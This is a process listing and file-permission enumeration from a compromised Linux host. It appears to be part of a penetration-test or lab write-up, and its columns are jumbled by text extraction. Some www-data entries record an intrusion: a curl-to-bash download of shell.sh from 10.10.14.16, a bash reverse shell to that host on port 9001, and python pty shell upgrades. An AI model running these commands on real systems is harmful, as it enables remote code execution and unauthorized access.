                                 S< 02:04 0:00 [bioset]
                      0
root
        53 0.0 0.0
                          0?
                                 S< 02:04 0:00 [bioset]
root
                      0
        54 0.0 0.0
                          0?
                                 S< 02:04 0:00 [bioset]
                      0
root
        55 0.0 0.0
                      0
                          0?
                                 S< 02:04 0:00 [bioset]
root
        56 0.0 0.0
                          0?
                                 S< 02:04 0:00 [bioset]
                      0
root
        57 0.0 0.0
                      0
                          0?
                                 S< 02:04 0:00 [bioset]
root
                          0?
        58 0.0 0.0
                      0
                                 S
                                     02:04 0:00 [scsi eh 0]
root
        59 0.0 0.0
                      0
                          0?
                                 S< 02:04 0:00 [scsi tmf 0]
root
        60 0.0 0.0
                          0?
                                     02:04 0:00 [scsi eh 1]
                      0
                                 S
root
                                 S< 02:04 0:00 [scsi_tmf_1]
        61 0.0 0.0
                      0
                          0?
root
                                 S< 02:04 0:00 [ipv6_addrconf]
        64 0.0 0.0
                          0?
                      0
root
                                 S< 02:04 0:00 [deferwq]
        77 0.0 0.0
                          0?
                      0
root
        78 0.0 0.0
                      0
                          0?
                                 S< 02:04 0:00 [charger manager]
root
        80 0.0 0.0
                          0?
                                 S< 02:04 0:00 [bioset]
                      0
root
        81 0.0 0.0
                          0?
                                 S
                      0
                                     02:04 0:01 [kworker/0:2]
root
       158 0.0 0.0
                          0?
                      0
                                  S
                                     02:04 0:00 [scsi eh 2]
root
root
       159 0.0 0.0
                      0
                          0?
                                  S< 02:04 0:00 [scsi tmf 2]
                                  S< 02:04 0:00 [vmw_pvscsi_wq_2]</pre>
       160 0.0 0.0
                          0?
                      0
root
                          0?
                                  S< 02:04 0:00 [bioset]
root
       161 0.0 0.0
                      0
                          0?
       165 0.0 0.0
                      0
                                  S< 02:04 0:00 [kworker/0:1H]
root
       174 0.0 0.0
                      0
                          0?
                                  S< 02:04 0:00 [kpsmoused]
root
       187 0.0 0.0
                          0?
                                  S< 02:04 0:00 [ttm swap]
                      0
root
       270 0.0 0.0
                      0
                          0?
                                  S< 02:04 0:00 [raid5wq]
root
                          0?
       301 0.0 0.0
                      0
                                  S< 02:04 0:00 [bioset]
root
       331 0.0 0.0
                      0
                          0?
                                     02:04 0:00 [jbd2/sda1-8]
                                  S
root
       332 0.0 0.0
                      0
                          0?
                                  S< 02:04 0:00 [ext4-rsv-conver]
root
                           0?
                                  S< 02:04 0:00 [iscsi eh]
       386 0.0 0.0
                      0
root
       395 0.0 0.2
                    5744 2688 ?
                                     Ss 02:04 0:00 /lib/systemd/systemd-
root
journald
       399 0.0 0.0
                      0
                          0?
                                  S
                                     02:04 0:00 [kauditd]
root
       422 0.0 0.0
                          0?
                                  S<
                                      02:04 0:00 [ib addr]
                      0
root
       424 0.0 0.1 13280 1348?
                                      Ss
                                         02:04 0:00 /sbin/lvmetad -f
root
                                         02:04 0:00 /lib/systemd/systemd-udevd
       434 0.0 0.3 13620 3440?
                                      Ss
root
       439 0.0 0.0
                      0
                          0?
                                  S< 02:04 0:00 [ib mcast]
root
       447 0.0 0.0
                                  S< 02:04 0:00 [ib nl sa wg]
root
                      0
                          0?
                                             0:00 [ib cm]
       464 0.0 0.0
                      0
                          0?
                                  S<
                                      02:04
root
       467 0.0 0.0
                                             0:00 [iw cm wq]
                          0?
                                  S<
                                      02:04
root
                      0
                                             0:00 [rdma cm]
       470 0.0 0.0
                      0
                          0?
                                  S<
                                      02:04
root
systemd+ 548 0.0 0.2 12596 2364?
                                         Ssl 02:04 0:00 /lib/systemd/systemd-
timesyncd
       794 0.0 0.3 20364 3536?
                                      Ssl 02:04 0:00 /usr/bin/lxcfs /var/lib/lxcfs/
root
       795 0.0 0.8 42428 8364?
                                      Ss 02:04 0:07 /usr/bin/vmtoolsd
root
       797 0.0 0.1
                    3796 1080 ?
                                         02:04 0:00 /lib/systemd/systemd-logind
root
                                     Ss
message+ 798 0.0 0.3 6048 3844?
                                         Ss 02:04 0:00 /usr/bin/dbus-daemon --
system --address=systemd: --nofork --nopidfile --systemd-activation
       816 0.0 0.5 37672 5976?
                                      Ssl 02:04 0:00 /usr/lib/accountsservice/-
root
accounts-daemon
```

```
817 0.0 0.2 3480 2248?
                                        Ss 02:04 0:00 /usr/sbin/atd -f
daemon
       819 0.0 0.1 2244 1044?
root
                                     Ss 02:04 0:00 /usr/sbin/acpid
       824 0.0 0.2 5576 2912?
                                     Ss 02:04 0:00 /usr/sbin/cron -f
root
syslog
        825 0.0 0.2 30728 3020 ?
                                       Ssl 02:04 0:00 /usr/sbin/rsyslogd -n
       826 0.0 1.6 844716 16632 ?
                                       Ssl 02:04 0:00 /usr/lib/snapd/snapd
root
root
       854 0.0 0.0 3132 120?
                                     Ss 02:04 0:00 /sbin/mdadm --monitor --pid-
file /run/mdadm/monitor.pid --daemonise --scan --syslog
       861 0.0 0.7 35764 7752?
root
                                      Ssl 02:04 0:00 /usr/lib/policykit-1/polkitd --
no-debug
sahay
        1053 0.0 5.6 165848 57876 ?
                                         Ssl 02:04 0:03 node-red
       1057 0.0 0.5 9996 5540?
                                      Ss 02:04 0:00 /usr/sbin/sshd -D
root
       1104 0.0 0.0 2984 112?
                                      Ss 02:04 0:00 /sbin/iscsid
root
       1105 0.0 0.2 3444 2980 ?
                                      S<Ls 02:04 0:01 /sbin/iscsid
root
        1187 0.8 14.8 551588 152392 ?
                                           Ssl 02:04 1:16 /usr/sbin/mysqld
mysql
       1213 0.0 0.0 45932 1012 ?
                                          02:04 0:00 nginx: master process /usr/-
root
                                       Ss
sbin/nginx -g daemon on; master process on;
www-data 1215 0.0 0.4 46468 4512?
                                          S
                                              02:04 0:01 nginx: worker process
       1238 0.0 2.5 128856 25712 ?
                                        Ss 02:04 0:00 php-fpm: master process
root
(/etc/php/7.0/fpm/php-fpm.conf)
www-data 1271 0.0 1.5 129356 16260?
                                               02:04 0:03 php-fpm: pool www
                                           S
www-data 1272 0.0 1.7 129364 17644?
                                           S
                                               02:04 0:03 php-fpm: pool www
                                       Ss
       1286 0.0 0.8 32728 8340 ?
                                           02:04 0:00 /usr/sbin/winbindd
root
       1295 0.0 1.1 32884 11672 ?
                                       S
                                           02:04 0:00 /usr/sbin/winbindd
root
       1324 0.0 0.5 25788 5608?
                                       Ss 02:04 0:00 /usr/sbin/nmbd -D
root
       1430 0.0 1.4 42312 15236?
                                       Ss 02:04 0:00 /usr/sbin/smbd -D
root
       1431 0.0 0.3 40468 4004?
                                       S
                                          02:04 0:00 /usr/sbin/smbd -D
root
       1434 0.0 0.5 32728 5556?
                                       S
                                          02:04 0:00 /usr/sbin/winbindd
root
       1435 0.0 0.6 32728 6580?
                                       S
                                          02:04 0:00 /usr/sbin/winbindd
root
       1436 0.0 0.6 42312 6208?
                                       S
                                          02:04 0:00 /usr/sbin/smbd -D
root
       1455 0.2 1.9 64920 19968 ?
                                       S
                                           02:04
                                                 0:22 /usr/bin/php -q /usr/local/-
root
bin/playsmsd /etc/playsmsd.conf schedule
       1457 0.2 1.9 64920 19908 ?
root
                                       S
                                           02:04
                                                 0:19 /usr/bin/php -q /usr/local/-
bin/playsmsd /etc/playsmsd.conf ratesmsd
       1459 0.2 1.9 64920 19908 ?
root
                                           02:04
                                                  0:23 /usr/bin/php -q /usr/local/-
bin/playsmsd /etc/playsmsd.conf dlrssmsd
root
       1461 0.2 1.9 64920 19908 ?
                                           02:04
                                                  0:22 /usr/bin/php -q /usr/local/-
bin/playsmsd /etc/playsmsd.conf recvsmsd
       1463 0.2 1.9 64920 19908 ?
root
                                           02:04
                                                 0:20 /usr/bin/php -q /usr/local/-
bin/playsmsd /etc/playsmsd.conf sendsmsd
       1562 0.0 0.1 4748 1624 tty1
root
                                       Ss+ 02:04 0:00 /sbin/agetty --noclear tty1
linux
       1734 0.0 0.0
                           0?
                                   S
                                      02:09
                                             0:00 [kworker/u16:2]
root
                       0
                           0?
                                   S
       1741 0.0 0.0
                                      02:19
                                             0:00 [kworker/0:0]
root
                       0
                               660 ?
www-data 1881 0.0 0.0 2368
                                             03:33 0:00 sh -c curl 10.10.14.16/-
                                         S
shell.sh |bash
www-data 1883 0.0 0.2 3636 2756?
                                          S
                                             03:33 0:00 bash
www-data 1884 0.0 0.2
                        3636 2756?
                                          S
                                             03:33
                                                    0:00 bash -c bash -i >& /dev/-
```

```
www-data 1885 0.0 0.2 3756 3028?
                                          S
                                              03:33 0:00 bash -i
www-data 1888 0.0 0.8 129072 9044?
                                               03:33 0:00 php-fpm: pool www
                                           S
www-data 1889 0.0 0.8 129072 9048?
                                           S
                                               03:33 0:00 php-fpm: pool www
www-data 1890 0.0 0.8 129072 9112?
                                               03:34 0:00 php-fpm: pool www
                                           S
www-data 1959 0.0 0.5 8192 5352?
                                             03:39 0:00 python -c import
pty;pty.spawn("/bin/bash");
www-data 1960 0.0 0.2 3768 3040 pts/0
                                              03:39 0:00 /bin/bash
www-data 2049 0.0 0.5 8192 5352 pts/0
                                                      0:00 python -c import
                                               04:35
pty;pty.spawn("/bin/bash");
www-data 2050 0.0 0.2 3764 3036 pts/1
                                           Ss 04:35 0:00 /bin/bash
www-data 2110 0.2 0.3 4396 3524 pts/1
                                           S+ 04:39 0:00 bash
www-data 2111 0.0 0.3 4452 3256 pts/1
                                           S+ 04:39 0:00 bash
www-data 2112 0.0 0.0 2228 560 pts/1
                                           S+ 04:39 0:00 tee -a
                                           S+ 04:39 0:00 bash
www-data 2304 0.0 0.2 4436 2648 pts/1
www-data 2305 0.0 0.2 5676 2756 pts/1
                                            R+
                                               04:39 0:00 ps aux
[-] Process binaries and associated permissions (from above list):
-rwxr-xr-x 1 root root 1109564 May 16 2017 /bin/bash
                    349960 Feb 1 2018 /lib/systemd/systemd-journald
-rwxr-xr-x 1 root root
                    641532 Feb 1 2018 /lib/systemd/systemd-logind
-rwxr-xr-x 1 root root
                     149252 Feb 1 2018 /lib/systemd/systemd-timesyncd
-rwxr-xr-x 1 root root
                     452404 Feb 1 2018 /lib/systemd/systemd-udevd
-rwxr-xr-x 1 root root
                      38828 Dec 1 2017 /sbin/agetty
-rwxr-xr-x 1 root root
Irwxrwxrwx 1 root root
                         20 Sep 23 2018 /sbin/init -> /lib/systemd/systemd
                     727796 Jul 26 2017 /sbin/iscsid
-rwxr-xr-x 1 root root
                      54708 Apr 16 2016 /sbin/lvmetad
-rwxr-xr-x 1 root root
                     598044 Nov 8 2017 /sbin/mdadm
-rwxr-xr-x 1 root root
                     259940 Jan 12 2017 /usr/bin/dbus-daemon
-rwxr-xr-x 1 root root
                      17820 Nov 9 2017 /usr/bin/lxcfs
-rwxr-xr-x 1 root root
                         21 Sep 23 2018 /usr/bin/php -> /etc/alternatives/php
Irwxrwxrwx 1 root root
                      43188 Feb 16 2018 /usr/bin/vmtoolsd
-rwxr-xr-x 1 root root
                     170936 Nov 4 2016 /usr/lib/accountsservice/accounts-daemon
-rwxr-xr-x 1 root root
                      9992 Jan 18 2016 /usr/lib/policykit-1/polkitd
-rwxr-xr-x 1 root root
-rwxr-xr-x 1 root root 11512628 Dec 1 2017 /usr/lib/snapd/snapd
-rwxr-xr-x 1 root root
                      51068 Apr 9 2016 /usr/sbin/acpid
                      21880 Jan 15 2016 /usr/sbin/atd
-rwxr-xr-x 1 root root
                      43128 Apr 6 2016 /usr/sbin/cron
-rwxr-xr-x 1 root root
-rwxr-xr-x 1 root root 24271012 Jan 19 2018 /usr/sbin/mysqld
                     271752 Nov 16 2017 /usr/sbin/nmbd
-rwxr-xr-x 1 root root
                     670548 Apr 5 2016 /usr/sbin/rsyslogd
-rwxr-xr-x 1 root root
                      71092 Nov 16 2017 /usr/sbin/smbd
-rwxr-xr-x 1 root root
                     957224 Jan 18 2018 /usr/sbin/sshd
-rwxr-xr-x 1 root root
-rwxr-xr-x 1 root root 1287308 Nov 16 2017 /usr/sbin/winbindd
```

tcp/10.10.14.16/9001 0>&1

```
[-] /etc/init.d/ binary permissions:
total 348
drwxr-xr-x 2 root root 4096 Sep 23 2018.
drwxr-xr-x 98 root root 4096 Sep 25 2018 ..
-rw-r--r-- 1 root root 1264 Sep 23 2018 .depend.boot
-rw-r--r-- 1 root root 1286 Sep 23 2018 .depend.start
-rw-r--r- 1 root root 1310 Sep 23 2018 .depend.stop
-rw-r--r-- 1 root root 2427 Jan 20 2016 README
-rwxr-xr-x 1 root root 2243 Feb 10 2016 acpid
-rwxr-xr-x 1 root root 6223 Mar 4 2017 apparmor
-rwxr-xr-x 1 root root 2802 Jan 3 2018 apport
-rwxr-xr-x 1 root root 1071 Dec 6 2015 atd
-rwxr-xr-x 1 root root 1275 Jan 20 2016 bootmisc.sh
-rwxr-xr-x 1 root root 3807 Jan 20 2016 checkfs.sh
-rwxr-xr-x 1 root root 1098 Jan 20 2016 checkroot-bootclean.sh
-rwxr-xr-x 1 root root 9353 Jan 20 2016 checkroot.sh
-rwxr-xr-x 1 root root 1343 Apr 4 2016 console-setup
-rwxr-xr-x 1 root root 3049 Apr 6 2016 cron
-rwxr-xr-x 1 root root 937 Mar 29 2015 cryptdisks
-rwxr-xr-x 1 root root 896 Mar 29 2015 cryptdisks-early
-rwxr-xr-x 1 root root 2813 Dec 2 2015 dbus
-rwxr-xr-x 1 root root 1105 Jan 25 2018 grub-common
-rwxr-xr-x 1 root root 1336 Jan 20 2016 halt
-rwxr-xr-x 1 root root 1423 Jan 20 2016 hostname.sh
-rwxr-xr-x 1 root root 3809 Mar 12 2016 hwclock.sh
-rwxr-xr-x 1 root root 2372 Apr 11 2016 irgbalance
-rwxr-xr-x 1 root root 1503 Mar 29 2016 iscsid
-rwxr-xr-x 1 root root 1804 Apr 4 2016 keyboard-setup
-rwxr-xr-x 1 root root 1300 Jan 20 2016 killprocs
-rwxr-xr-x 1 root root 2087 Dec 21 2015 kmod
-rwxr-xr-x 1 root root 695 Oct 30 2015 lvm2
-rwxr-xr-x 1 root root 571 Oct 30 2015 lvm2-lvmetad
-rwxr-xr-x 1 root root 586 Oct 30 2015 lvm2-lvmpolld
-rwxr-xr-x 1 root root 2378 Nov 9 2017 lxcfs
-rwxr-xr-x 1 root root 2539 Dec 8 2017 lxd
-rwxr-xr-x 1 root root 2365 Oct 9 2017 mdadm
-rwxr-xr-x 1 root root 1199 Jul 16 2014 mdadm-waitidle
-rwxr-xr-x 1 root root 703 Jan 20 2016 mountall-bootclean.sh
-rwxr-xr-x 1 root root 2301 Jan 20 2016 mountall.sh
-rwxr-xr-x 1 root root 1461 Jan 20 2016 mountdevsubfs.sh
-rwxr-xr-x 1 root root 1564 Jan 20 2016 mountkernfs.sh
-rwxr-xr-x 1 root root 711 Jan 20 2016 mountnfs-bootclean.sh
-rwxr-xr-x 1 root root 2456 Jan 20 2016 mountnfs.sh
-rwxr-xr-x 1 root root 5607 Feb 3 2017 mysgl
-rwxr-xr-x 1 root root 4771 Jul 20 2015 networking
-rwxr-xr-x 1 root root 4579 Feb 12 2017 nginx
-rwxr-xr-x 1 root root 1948 Mar 9 2016 nmbd
```

```
-rwxr-xr-x 1 root root 1581 Oct 16 2015 ondemand
-rwxr-xr-x 1 root root 2503 Mar 29 2016 open-iscsi
-rwxr-xr-x 1 root root 1578 Feb 15 2018 open-vm-tools
-rwxr-xr-x 1 root root 4987 Sep 13 2018 php7.0-fpm
-rwxr-xr-x 1 root root 1366 Nov 15 2015 plymouth
-rwxr-xr-x 1 root root 752 Nov 15 2015 plymouth-log
-rwxr-xr-x 1 root root 1192 Sep 6 2015 procps
-rwxr-xr-x 1 root root 6366 Jan 20 2016 rc
-rwxr-xr-x 1 root root 820 Jan 20 2016 rc.local
-rwxr-xr-x 1 root root 117 Jan 20 2016 rcS
-rwxr-xr-x 1 root root 661 Jan 20 2016 reboot
-rwxr-xr-x 1 root root 4149 Nov 23 2015 resolvconf
-rwxr-xr-x 1 root root 4355 Jul 10 2014 rsync
-rwxr-xr-x 1 root root 2796 Feb 3 2016 rsyslog
-rwxr-xr-x 1 root root 1266 Mar 9 2016 samba
-rwxr-xr-x 1 root root 2299 Mar 9 2016 samba-ad-dc
-rwxr-xr-x 1 root root 1226 Jun 9 2015 screen-cleanup
-rwxr-xr-x 1 root root 3927 Jan 20 2016 sendsigs
-rwxr-xr-x 1 root root 597 Jan 20 2016 single
-rw-r--r-- 1 root root 1087 Jan 20 2016 skeleton
-rwxr-xr-x 1 root root 1930 Mar 9 2016 smbd
-rwxr-xr-x 1 root root 4077 Mar 16 2017 ssh
-rwxr-xr-x 1 root root 6087 Apr 12 2016 udev
-rwxr-xr-x 1 root root 2049 Aug 7 2014 ufw
-rwxr-xr-x 1 root root 2737 Jan 20 2016 umountfs
-rwxr-xr-x 1 root root 2202 Jan 20 2016 umountnfs.sh
-rwxr-xr-x 1 root root 1879 Jan 20 2016 umountroot
-rwxr-xr-x 1 root root 1391 Apr 20 2017 unattended-upgrades
-rwxr-xr-x 1 root root 3111 Jan 20 2016 urandom
```

[-] /etc/init/ config file permissions:

total 184

drwxr-xr-x 2 root root 4096 Sep 23 2018.

-rwxr-xr-x 1 root root 1306 Dec 1 2017 uuidd -rwxr-xr-x 1 root root 1665 Mar 9 2016 winbind

drwxr-xr-x 98 root root 4096 Sep 25 2018 ..

- -rw-r--r- 1 root root 338 Apr 9 2016 acpid.conf
- -rw-r--r- 1 root root 3709 Mar 4 2017 apparmor.conf
- -rw-r--r-- 1 root root 1629 Jan 3 2018 apport.conf
- -rw-r--r- 1 root root 250 Apr 4 2016 console-font.conf
- -rw-r--r-- 1 root root 509 Apr 4 2016 console-setup.conf
- -rw-r--r-- 1 root root 297 Apr 6 2016 cron.conf
- -rw-r--r- 1 root root 412 Mar 29 2015 cryptdisks-udev.conf
- -rw-r--r-- 1 root root 1519 Mar 29 2015 cryptdisks.conf
- -rw-r--r- 1 root root 482 Sep 1 2015 dbus.conf
- -rw-r--r-- 1 root root 1247 Jun 1 2015 friendly-recovery.conf

```
-rw-r--r-- 1 root root 284 Jul 23 2013 hostname.conf
-rw-r--r-- 1 root root 300 May 21 2014 hostname.sh.conf
-rw-r--r- 1 root root 561 Mar 14 2016 hwclock-save.conf
-rw-r--r-- 1 root root 674 Mar 14 2016 hwclock.conf
-rw-r--r 1 root root 109 Mar 14 2016 hwclock.sh.conf
-rw-r--r-- 1 root root 597 Apr 11 2016 irgbalance.conf
-rw-r--r-- 1 root root 689 Aug 20 2015 kmod.conf
-rw-r--r-- 1 root root 540 Nov 9 2017 lxcfs.conf
-rw-r--r-- 1 root root 811 Dec 8 2017 lxd.conf
-rw-r--r- 1 root root 1757 Feb 3 2017 mysql.conf
-rw-r--r-- 1 root root 530 Jun 2 2015 network-interface-container.conf
-rw-r--r- 1 root root 1756 Jun 2 2015 network-interface-security.conf
-rw-r--r-- 1 root root 933 Jun 2 2015 network-interface.conf
-rw-r--r- 1 root root 2493 Jun 2 2015 networking.conf
-rw-r--r- 1 root root 401 Feb 12 2017 nginx.conf
-rw-r--r-- 1 root root 483 Mar 9 2016 nmbd.conf
-rw-r--r- 1 root root 568 Feb 2 2016 passwd.conf
-rw-r--r-- 1 root root 398 Sep 13 2018 php7.0-fpm.conf
-rw-r--r-- 1 root root 363 Jun 5 2014 procps-instance.conf
-rw-r--r-- 1 root root 119 Jun 5 2014 procps.conf
-rw-r--r- 1 root root 213 Mar 9 2016 reload-smbd.conf
-rw-r--r-- 1 root root 457 Jun 4 2015 resolvconf.conf
-rw-r--r-- 1 root root 426 Dec 2 2015 rsyslog.conf
-rw-r--r-- 1 root root 403 Mar 9 2016 samba-ad-dc.conf
-rw-r--r-- 1 root root 230 Apr 4 2016 setvtrgb.conf
-rw-r--r-- 1 root root 319 Mar 9 2016 smbd.conf
-rw-r--r-- 1 root root 641 Mar 16 2017 ssh.conf
-rw-r--r-- 1 root root 337 Apr 12 2016 udev.conf
-rw-r--r-- 1 root root 360 Apr 12 2016 udevmonitor.conf
-rw-r--r- 1 root root 352 Apr 12 2016 udevtrigger.conf
-rw-r--r-- 1 root root 473 Aug 7 2014 ufw.conf
-rw-r--r-- 1 root root 683 Feb 24 2015 ureadahead-other.conf
-rw-r--r- 1 root root 889 Feb 24 2015 ureadahead.conf
-rw-r--r-- 1 root root 484 Mar 9 2016 winbind.conf
```

[-] /lib/systemd/* config file permissions: /lib/systemd/:

total 8.4M

drwxr-xr-x 26 root root 20K Sep 25 2018 system
drwxr-xr-x 2 root root 4.0K Sep 23 2018 system-shutdown
drwxr-xr-x 2 root root 4.0K Sep 23 2018 system-generators
drwxr-xr-x 2 root root 4.0K Sep 23 2018 system-sleep
drwxr-xr-x 2 root root 4.0K Sep 23 2018 system-preset
drwxr-xr-x 2 root root 4.0K Sep 23 2018 network
-rwxr-xr-x 1 root root 442K Feb 1 2018 systemd-udevd

-rwxr-xr-x 1 root root 1.5M Feb 1 2018 systemd

```
-rwxr-xr-x 1 root root 50K Feb 1 2018 systemd-binfmt
-rwxr-xr-x 1 root root 142K Feb 1 2018 systemd-shutdown
-rwxr-xr-x 1 root root 279K Feb 1 2018 systemd-cgroups-agent
-rwxr-xr-x 1 root root 74K Feb 1 2018 systemd-sleep
-rwxr-xr-x 1 root root 347K Feb 1 2018 systemd-timedated
-rwxr-xr-x 1 root root 307K Feb 1 2018 systemd-fsck
-rwxr-xr-x 1 root root 347K Feb 1 2018 systemd-hostnamed
-rwxr-xr-x 1 root root 627K Feb 1 2018 systemd-logind
-rwxr-xr-x 1 root root 122K Feb 1 2018 systemd-networkd-wait-online
-rwxr-xr-x 1 root root 671K Feb 1 2018 systemd-resolved
-rwxr-xr-x 1 root root 14K Feb 1 2018 systemd-ac-power
-rwxr-xr-x 1 root root 102K Feb 1 2018 systemd-bootchart
-rwxr-xr-x 1 root root 367K Feb 1 2018 systemd-bus-proxyd
-rwxr-xr-x 1 root root 90K Feb 1 2018 systemd-cryptsetup
-rwxr-xr-x 1 root root 74K Feb 1 2018 systemd-fsckd
-rwxr-xr-x 1 root root 30K Feb 1 2018 systemd-hibernate-resume
-rwxr-xr-x 1 root root 34K Feb 1 2018 systemd-random-seed
-rwxr-xr-x 1 root root 54K Feb 1 2018 systemd-remount-fs
-rwxr-xr-x 1 root root 30K Feb 1 2018 systemd-reply-password
-rwxr-xr-x 1 root root 98K Feb 1 2018 systemd-socket-proxyd
-rwxr-xr-x 1 root root 146K Feb 1 2018 systemd-timesyncd
-rwxr-xr-x 1 root root 34K Feb 1 2018 systemd-user-sessions
-rwxr-xr-x 1 root root 283K Feb 1 2018 systemd-initctl
-rwxr-xr-x 1 root root 342K Feb 1 2018 systemd-journald
-rwxr-xr-x 1 root root 355K Feb 1 2018 systemd-localed
-rwxr-xr-x 1 root root 54K Feb 1 2018 systemd-modules-load
-rwxr-xr-x 1 root root 855K Feb 1 2018 systemd-networkd
-rwxr-xr-x 1 root root 30K Feb 1 2018 systemd-quotacheck
-rwxr-xr-x 1 root root 54K Feb 1 2018 systemd-sysctl
-rwxr-xr-x 1 root root 50K Feb 1 2018 systemd-activate
-rwxr-xr-x 1 root root 94K Feb 1 2018 systemd-backlight
-rwxr-xr-x 1 root root 94K Feb 1 2018 systemd-rfkill
-rwxr-xr-x 1 root root 283K Feb 1 2018 systemd-update-utmp
-rwxr-xr-x 1 root root 1.3K Oct 27 2017 systemd-sysv-install
/lib/systemd/system:
total 936K
Irwxrwxrwx 1 root root 9 Sep 23 2018 screen-cleanup.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Sep 23 2018 halt.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23 2018 initrd-switch-root.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23 2018 kexec.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23 2018 multi-user.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23 2018 poweroff.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23 2018 reboot.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23 2018 sysinit.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23 2018 sockets.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23 2018 systemd-resolved.service.d
```

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drwxr-xr-x 2 root root 4.0K Sep 23 2018 systemd-timesyncd.service.d
drwxr-xr-x 2 root root 4.0K Sep 23 2018 timers.target.wants
Irwxrwxrwx 1 root root 21 Sep 23 2018 udev.service -> systemd-udevd.service
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 umountfs.service -> /dev/null
                        9 Sep 23 2018 umountnfs.service -> /dev/null
Irwxrwxrwx 1 root root
                       9 Sep 23 2018 umountroot.service -> /dev/null
Irwxrwxrwx 1 root root
Irwxrwxrwx 1 root root 27 Sep 23 2018 urandom.service -> systemd-random-
seed.service
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 x11-common.service -> /dev/null
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 stop-bootlogd-single.service -> /dev/null
                        9 Sep 23 2018 stop-bootlogd.service -> /dev/null
Irwxrwxrwx 1 root root
drwxr-xr-x 2 root root 4.0K Sep 23 2018 rc-local.service.d
                        16 Sep 23 2018 rc.local.service -> rc-local.service
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 rc.service -> /dev/null
Irwxrwxrwx 1 root root
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 rcS.service -> /dev/null
                        9 Sep 23 2018 reboot.service -> /dev/null
Irwxrwxrwx 1 root root
drwxr-xr-x 2 root root 4.0K Sep 23 2018 rescue.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23 2018 resolvconf.service.wants
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 rmnologin.service -> /dev/null
                        15 Sep 23 2018 runlevel0.target -> poweroff.target
Irwxrwxrwx 1 root root
Irwxrwxrwx 1 root root
                        13 Sep 23 2018 runlevel1.target -> rescue.target
                        17 Sep 23 2018 runlevel2.target -> multi-user.target
Irwxrwxrwx 1 root root
                        17 Sep 23 2018 runlevel3.target -> multi-user.target
Irwxrwxrwx 1 root root
                        17 Sep 23 2018 runlevel4.target -> multi-user.target
Irwxrwxrwx 1 root root
                        16 Sep 23 2018 runlevel5.target -> graphical.target
Irwxrwxrwx 1 root root
                        13 Sep 23 2018 runlevel6.target -> reboot.target
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 sendsigs.service -> /dev/null
Irwxrwxrwx 1 root root
drwxr-xr-x 2 root root 4.0K Sep 23 2018 sigpwr.target.wants
                        9 Sep 23 2018 single.service -> /dev/null
Irwxrwxrwx 1 root root
                        22 Sep 23 2018 procps.service -> systemd-sysctl.service
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 killprocs.service -> /dev/null
Irwxrwxrwx 1 root root
Irwxrwxrwx 1 root root 28 Sep 23 2018 kmod.service -> systemd-modules-
load.service
drwxr-xr-x 2 root root 4.0K Sep 23 2018 local-fs.target.wants
Irwxrwxrwx 1 root root 28 Sep 23 2018 module-init-tools.service -> systemd-
modules-load.service
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 motd.service -> /dev/null
                        9 Sep 23 2018 mountall-bootclean.service -> /dev/null
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 mountall.service -> /dev/null
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 mountdevsubfs.service -> /dev/null
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 mountkernfs.service -> /dev/null
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 mountnfs-bootclean.service -> /dev/null
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 mountnfs.service -> /dev/null
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 fuse.service -> /dev/null
Irwxrwxrwx 1 root root
drwxr-xr-x 2 root root 4.0K Sep 23 2018 getty.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23 2018 graphical.target.wants
                        9 Sep 23 2018 halt.service -> /dev/null
```

Irwxrwxrwx 1 root root

```
9 Sep 23 2018 hostname.service -> /dev/null
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 hwclock.service -> /dev/null
Irwxrwxrwx 1 root root
                        14 Sep 23 2018 autovt@.service -> getty@.service
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 bootlogd.service -> /dev/null
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 bootlogs.service -> /dev/null
Irwxrwxrwx 1 root root
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 bootmisc.service -> /dev/null
                        9 Sep 23 2018 checkfs.service -> /dev/null
Irwxrwxrwx 1 root root
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 checkroot-bootclean.service -> /dev/null
                        9 Sep 23 2018 checkroot.service -> /dev/null
Irwxrwxrwx 1 root root
Irwxrwxrwx 1 root root
                        9 Sep 23 2018 cryptdisks-early.service -> /dev/null
                        9 Sep 23 2018 cryptdisks.service -> /dev/null
Irwxrwxrwx 1 root root
                        13 Sep 23 2018 ctrl-alt-del.target -> reboot.target
Irwxrwxrwx 1 root root
                       25 Sep 23 2018 dbus-org.freedesktop.hostname1.service ->
Irwxrwxrwx 1 root root
systemd-hostnamed.service
lrwxrwxrwx 1 root root 23 Sep 23 2018 dbus-org.freedesktop.locale1.service ->
systemd-localed.service
Irwxrwxrwx 1 root root 22 Sep 23 2018 dbus-org.freedesktop.login1.service ->
systemd-logind.service
lrwxrwxrwx 1 root root 24 Sep 23 2018 dbus-org.freedesktop.network1.service ->
systemd-networkd.service
Irwxrwxrwx 1 root root 24 Sep 23 2018 dbus-org.freedesktop.resolve1.service ->
systemd-resolved.service
Irwxrwxrwx 1 root root 25 Sep 23 2018 dbus-org.freedesktop.timedate1.service ->
systemd-timedated.service
lrwxrwxrwx 1 root root 16 Sep 23 2018 default.target -> graphical.target
-rw-r--r-- 1 root root 386 Sep 13 2018 php7.0-fpm.service
drwxr-xr-x 2 root root 4.0K Feb 28 2018 busnames.target.wants
